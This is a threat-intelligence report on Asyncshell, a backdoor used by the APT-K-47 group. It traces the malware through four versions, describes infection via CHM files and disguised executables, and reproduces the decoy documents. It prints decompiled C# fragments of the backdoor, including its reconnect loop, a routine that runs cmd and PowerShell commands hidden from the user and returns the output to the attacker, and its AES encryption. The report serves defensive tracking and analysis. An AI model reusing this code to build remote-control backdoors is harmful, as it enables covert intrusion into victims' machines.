Unveiling the Past and Present of APT-K-47 Weapon: Asyncshell

By Knownsec 404 team

Published: 2024-11-22 · Archived: 2026-04-05 19:16:39 UTC

Author：Knownsec 404 Advanced Threat Intelligence team
date：November 22, 2024
中文版：https://paper.seebug.org/3240

1. Background of the incident

Recently, in the course of daily APT tracking,the Knownsec 404 Advanced Threat Intelligence team discovered an attack campaign by the APT-K-47 organization using the topic of “Hajj”, and the attackers used a CHM file to execute a malicious payload in the same directory. The final payload is relatively simple, supporting only the cmd shell, and is implemented using asynchronous programming, which is very similar to the “Asynshell” that was used by the organization several times during Our team’s tracking cycle from 2023 to the first half of 2024. Based on our tracking observations, the previously captured Asynshell has been updated in several versions, and based on the logic and functionality of the code, we have reason to suspect that this sample is an upgraded version of Asynshell, which has the following characteristics compared to the previous ones:

1. Hide strings using base64 variant algorithm.
2. Disguised as a normal web service request to place a C2.
3. Remove a lot of log messages.

For ease of subsequent description, the latest sample is noted as Asynshell-v4. The following description will center on this capture sample and the process by which Our team discovered the change in the Asynshell version.

2. overview

APT-K-47, also known as Mysterious Elephant, was the first APT organization to disclose details of its activities by tthe Knownsec 404 Advanced Threat Intelligence team [1]. The organization is presumed to have originated in the South Asian region, and its attack activities date back as far as 2022. In an in-depth analysis of APT-K-47’s technical approach, tactical strategy, tool usage, and operational goals, multiple other APT organizations in South Asia can be seen, including but not limited to Sidewinder, Confucius, and Bitter.

3. Sample analysis

The initial sample for this discovery is zip file, which contains an encrypted RAR archive, and “Password.txt”, which contains the unzipped password, is placed in the same directory. It is worth noting that due to the encryption of the file, it is not reported by any anti-virus program.

Press enter or click to view image in full size

Figure 1 Encrypted Compressed File

The RAR zip file is extracted which contains a chm file and a pe file, where the PE file is set to hidden:

Press enter or click to view image in full size

Figure 2 Decompressed File

The main function of the chm is to display the decoy file and use a shortcut to silently run “Policy_Formulation_Committee.exe” in the same directory.

The decoy document is mainly about matters related to the religious “hajj”:

Press enter or click to view image in full size




Figure 3 Decoy File

3.1 Analysis Description of Policy_Formulation_Committee.exe

Policy_Formulation_Committee.exe is relatively single-function, through a special algorithm to decrypt the address disguised as a normal network service request, and connect to the request under the C2 server to complete

the cmd shell, the use of this way to be able to flexibly change the connection address to ensure that a long period of time to control the victim host.

The base64 encoding of the variant is utilized to decrypt the server address masquerading as a web service request:

Press enter or click to view image in full size




Figure 4 Server Address Disguised as a Network Service Request

The server returns the data as json, and then performs standard base64 decoding on the value corresponding to the RequestId to get the C2 of the final shell connection.

The cmd shell is implemented by instantiating the class named “MagicFunctions” and calling the “GraciousMagic” function .The cmd shell uses AES & standard Base64 to decrypt data during the interaction:

Press enter or click to view image in full size

```
public class EncryptionDecryption
{
    private readonly byte[] key;

    private readonly byte[] iv;

    public EncryptionDecryption()
    ...

    public string MomentsMagic(string plainText)
    {
        using Aes aes = Aes.Create();
        aes.Key = key;
        aes.IV = iv;
        ICryptoTransform transform = aes.CreateEncryptor(aes.Key, aes.IV);
        using MemoryStream memoryStream = new MemoryStream();
        using CryptoStream stream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write);
        using (StreamWriter streamWriter = new StreamWriter(stream))
        {
            streamWriter.Write(plainText);
        }
        return Convert.ToBase64String(memoryStream.ToArray());
    }
```

Figure 5 Relevant Code

4. Version Description

The Knownsec 404 Advanced Threat Intelligence team has continuously tracked a number of weapons used by the APT-K-47 organization after its disclosure, and in the case of Asyncshell, Our team has classified it into four versions based on the changes in some of the features, as detailed in the table below:

Table 1 Four Versions of Asyncshell

Press enter or click to view image in full size

差异项 / 版本	初始活跃	通信协议	log信息	加载方式	C2获取方式	指令类型
v1	2023.9	TCP	√	CVE-2023-38831 CHM加载执行	硬编码	CMD Powershell
v2	2024.4	Https	√	CHM加载执行 PDF文档伪装	硬编码	CMD
v3	2024.7	TCP	√	lnk+vbs	解密文件	CMD
v4	2024.9	Http TCP	×	CHM加载执行	服务端分发	CMD

The following describes the discovery process and version updates of Asyncshell on a timeline.

4.1 Discover Asyncshell for the first time

Our team first discovered Asyncshell back in January 2024, when we found a malicious sample exploiting the CVE-2023–38831 vulnerability, with the overall attack chain shown below:

Press enter or click to view image in full size





Figure 6 Attack Chain

Attackers used content related to the remuneration of civil servants and temporary civil servants on temporary leave in the field as bait:



JSI No 52/59: Emoluments of Service Officers and Personnel on Temporary Duty, etc, Abroad During the Period of Casual Leave.

1. There seems to be some doubt regarding the admissibility of daily allowance during the period of casual leave taken by service officers and personnel while on deputation/delegation/ temporary duty/courses of instruction abroad. The following specific points have been raised in this connection:-

(a) Should service officer/personnel on casual leave during the period of temporary duty/courses, etc, abroad be allowed to draw daily allowance as admissible on duty?

(b) Whether service officers/personnel taking casual leave before the commencement or at the end of temporary duty/courses, etc, abroad be allowed to draw daily allowance as admissible on duty?

(c) How should the period failing between the date of completion of temporary duty/courses, etc, and the date of departure by PIA flight, when the flight is delayed, be regulated to cover the period of overstay?

2. The matter has been considered by government and the provision reached are set out below:-

(a) & (b) Service officers and personnel on temporary duty/courses, etc, abroad will not be entitled to daily allowance during the period of casual leave whether such leave is taken before the commencement of temporary duty/courses, in the middle of temporary duty/courses, or after the completion of temporary duty/courses;

(c) The period of enforced stay falling between the date of completion of temporary duty/courses, etc, and the date of departure of PIA flight when the flight is delayed will be treated as duty and daily allowance will be paid during this period in addition to normal pay and allowances as admissible on temporary duty/courses abroad.

3. Para 4 of the Ministry of Defence letter No 8149/D-8, dated the 10th October 1949, will be amended accordingly in due course.

[Case No JCS-Adm/C/1501/3/11/D-8(A); FA, MF, u/o No C-1/2807 of 1959].

Seebug

Figure 7 Decoy File

The payload uses Async programming to implement shell functionality, so it is named AsyncShell, and for the convenience of subsequent version descriptions, it is noted as AsyncShell-v1:


Press enter or click to view image in full size

```
private static async Task Main()
{
    int reconnectionAttempts = 0;
    while (isRunning && reconnectionAttempts < 50)
    {
        try
        {
            await ConnectAndExecuteAsync();
        }
        catch (Exception ex)
        {
            Console.WriteLine("Error occurred: " + ex.Message);
        }
        int num = random.Next(2000, 8000);
        Console.WriteLine($"Attempting to reconnect in {num / 1000} seconds...");
        await Task.Delay(num);
        reconnectionAttempts++;
    }
    Console.WriteLine((reconnectionAttempts >= 50) ? "Max reconnection attempts reached. Exiting the application." : "Exiting the application.");
}
```

Figure 8 Relevant Code

AsyncShell-v1 supports cmd commands and powershell commands:

Press enter or click to view image in full size



```
private static async Task ExecuteCommandAsync(string command, NetworkStream stream)
{
    try
    {
        await Task.Run(async delegate
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo
            {
                FileName = "cmd",
                Arguments = "/c " + command,
                RedirectStandardInput = true,
                RedirectStandardOutput = true,
                RedirectStandardError = true,
                UseShellExecute = false,
                CreateNoWindow = true
            };
            if (command.ToLower().StartsWith("powershell"))
            {
                processStartInfo.FileName = "powershell";
            }
            using Process process = new Process
            {
                StartInfo = processStartInfo
            };
            process.Start();
            process.StandardInput.WriteLine("exit");
            process.StandardInput.Close();
            string output = await process.StandardOutput.ReadToEndAsync();
            string text = await process.StandardError.ReadToEndAsync();
            byte[] bytes = Encoding.ASCII.GetBytes("Command: " + command + "\nOutput:\n" + output + Environment.NewLine + text);
            await stream.WriteAsync(bytes, 0, bytes.Length);
        });
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error executing command: " + ex.Message);
```

Figure 9 Relevant Code

After analyzing AsyncShell-v1, we associated a sample of the same type from the sample store, the sample code is very consistent, and the final instructions received only support parsing and execution using powershell:

Press enter or click to view image in full size

```
private static async Task ExecuteCommandAsync(string command, NetworkStream stream)
{
    _ = 3;
    try
    {
        Process process = new Process
        {
            StartInfo = new ProcessStartInfo
            {
                FileName = "powershell",
                RedirectStandardInput = true,
                RedirectStandardOutput = true,
                RedirectStandardError = true,
                UseShellExecute = false,
                CreateNoWindow = true
            }
        };
        process.Start();
        process.StandardInput.WriteLine(command);
        process.StandardInput.WriteLine("exit");
        process.StandardInput.Close();
        Task<string> outputTask = process.StandardOutput.ReadToEndAsync();
        Task<string> errorTask = process.StandardError.ReadToEndAsync();
        await Task.WhenAll<string>(outputTask, errorTask);
        string output = await outputTask;
        string text = await errorTask;
        byte[] bytes = Encoding.ASCII.GetBytes(output + Environment.NewLine + text);
        await stream.WriteAsync(bytes, 0, bytes.Length);
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error executing command: " + ex.Message);
    }
```

Figure 10 Relevant Code

AsyncShell-v1 further topline found multiple samples of the same type, and guessed that the original information of the file and the time of the invasion have a certain connection, according to the current topline analysis, the first delivery of this type of attack may be in September 2023, targeting countries and subjects including Pakistan, Bangladesh, Turkey, etc., which is the same as we previously observed through the Knowledge Creation Telemetry Big Data of the organization. This is basically consistent with the attack targets of the organization that we have previously observed through Knowledge Creation’s telemetry big data.

Press enter or click to view image in full size

Figure 11 Multiple Samples of the Same Type

4.2 Executing Asyncshell with CHM

From the time of entry in the sample store, in March 2024, Our team had discovered APT-K-47's attack activity using Asyncshell, which is the first time we found APT-k_47 executing Asyncshell using CHM.

Press enter or click to view image in full size




Figure 12 Executing Asyncshell via CHM

The same type of sample is also included:

Press enter or click to view image in full size

Figure 13 Sample

Press enter or click to view image in full size





Figure 14 Sample

Some of the decoys are listed below:



Subject: **Minutes of Meeting- International Military Technical Forum Army-2024**

1. DA (P), RF attended a briefing held at Park Patriot Moscow on 27 March 2024, in relation to upcoming International Military-Technical Forum Army-2024. The main objective of the meeting was to invite delegations and companies from foreign countries to Army-2024 forum and to inform about its events. The briefing was attended by Defence Attachés accredited in the Russian Federation from friendly countries. Main briefing was given by Chief of the Main Directorate of Innovative Development of Russian Defence Ministry, Major General Aleksandr Osadchuk. He informed about the peculiarities of this forum. Salient of the brief are as under: -

a. In 2023 forum had been attended by military delegations from 83 x foreign countries, the total number of representatives of foreign military establishments was more than 800 and 6 x countries established their national expositions.

b. On the side lines of the event, 191 x bilateral meetings with foreign partners were held by the Russian MoD, FSMTC, ROE and major defense industry companies.

c. In 2023, about 1,500 x enterprises and organizations presented over 27,000x military and dual-use models.

d. Ministry of Defense is to hold the 10th International Military-Technical Forum "**Army-2024**" on **12-18August 2024**. At the forum, Russian and foreign Delegation industrial enterprises and scientific organizations will traditionally demonstrate their advanced technological achievements in the defense industry.

e. On **12 August 2024** it is planned to open the 10th anniversary forum, holding the Congress in the Patriot exhibition hall. The ceremonial opening

SECRET

Figure 15 Decoy File

POSSIBLE DELIVERABLES DURING CHINESE PREMIER'S VISIT TO PAKISTAN

Sr. No.	Title of MoU/ Agreement/ Document	Focal Ministry from Pakistan	Focal Ministry from China	Status
1.	**Inauguration and signing Handover Certificate of New Gwadar International Airport (NGIA)**	Aviation Div., Economic Affairs Division (EAD) /	CIDCA	***Likely*** • The Chinese side has agreed on the virtual inauguration of the NGIA. • EAD wants to sign a handing-over certificate. • **Both sides are required to firm up signatories as well as modalities of the soft launch of the airport.** • **Draft of the Certificate to be shared with MoFA.**
2.	**Financing Commitment Agreement on ML-I Project**	Ministry of Railways / Ministry of Planning, Development and Special Initiatives	National Railway Administration (NRA)	• Ministry of Railways shared a Financing Commitment Agreement (FCA) with EAD for onward transmission to NRA on 3rd September 2024 regarding the implementation of 1st phase of ML-1. • The proposal included construction of Package-I of 182 kms from Karachi to Hyderabad and up-gradation of Pakistan Railways Walton Academy. • **EAD is requested to share draft FCA with the Chinese side.**
3.	**Loan Agreement for Realignment of Thakot - Raikot Section of KKH Phase-II**	Ministry of Communications / Economic Affairs Division	Ministry of Transport	***Likely*** • Framework Agreement was signed on 7th June 2024. • Chinese side is reviewing the draft loan agreement shared by Pakistani side. • **EAD is requested to apprised on the progress.**
4.	**Currency Swap Agreement between the People's Bank of China and the State Bank of Pakistan**	State Bank of Pakistan	People's Bank of China	***Likely*** • As per the list shared by the Chinese MFA, the agreement has already been agreed upon by both sides. • **Draft not received by MoFA.** • **Signatories are required to be firmed up from both sides.**

Figure 16 Decoy File

4.3 The transition from tcp to https

As time moved on to April 2024, the team discovered a new Asyncshell attack sample from the organization. The attacker placed the decoy document and the payload in the same directory, and set the payload file name to be the same as that of the decoy document. When the file extension display was not enabled, the victim was induced to view the payload as a pdf file and click to execute it:

Press enter or click to view image in full size

Figure 17 Decoy File

After the malicious payload is executed, the last four characters of the file path are removed, and the file pointed to by the path is executed, that is, the decoy document:


Press enter or click to view image in full size

```
private static async Task ExecuteInitialCommands()
{
    string text = Environment.GetCommandLineArgs()[0];
    text = text.Substring(0, text.Length - 4);
    string[] array = new string[1] { text };
    string[] array2 = array;
    for (int i = 0; i < array2.Length; i++)
    {
        await ExecuteCommandAsync(array2[i]);
    }
}
```

Figure 18 Decoy File

The main content of the decoy document is the minutes of the PSC meeting:

Press enter or click to view image in full size



GOVERNMENT OF KHYBER PAKHTUNKHWA
HOME & TRIBAL AFFAIRS DEPARTMENT

Subject: **MINUTES OF THE MEETING OF 15TH SESSION OF PROVINCIAL STEERING COMMITTEE ON ILLEGAL SPECTRUM**

The 15th meeting of the Provincial Steering Committee on Illegal spectrum was held on 11.03.2024 at 1100 hours under the chairmanship of Additional Chief Secretary Home & Tribal Affairs Department Khyber Pakhtunkhwa at Conference Room, Home & Tribal Affairs Department. **List of attendees is attached.**

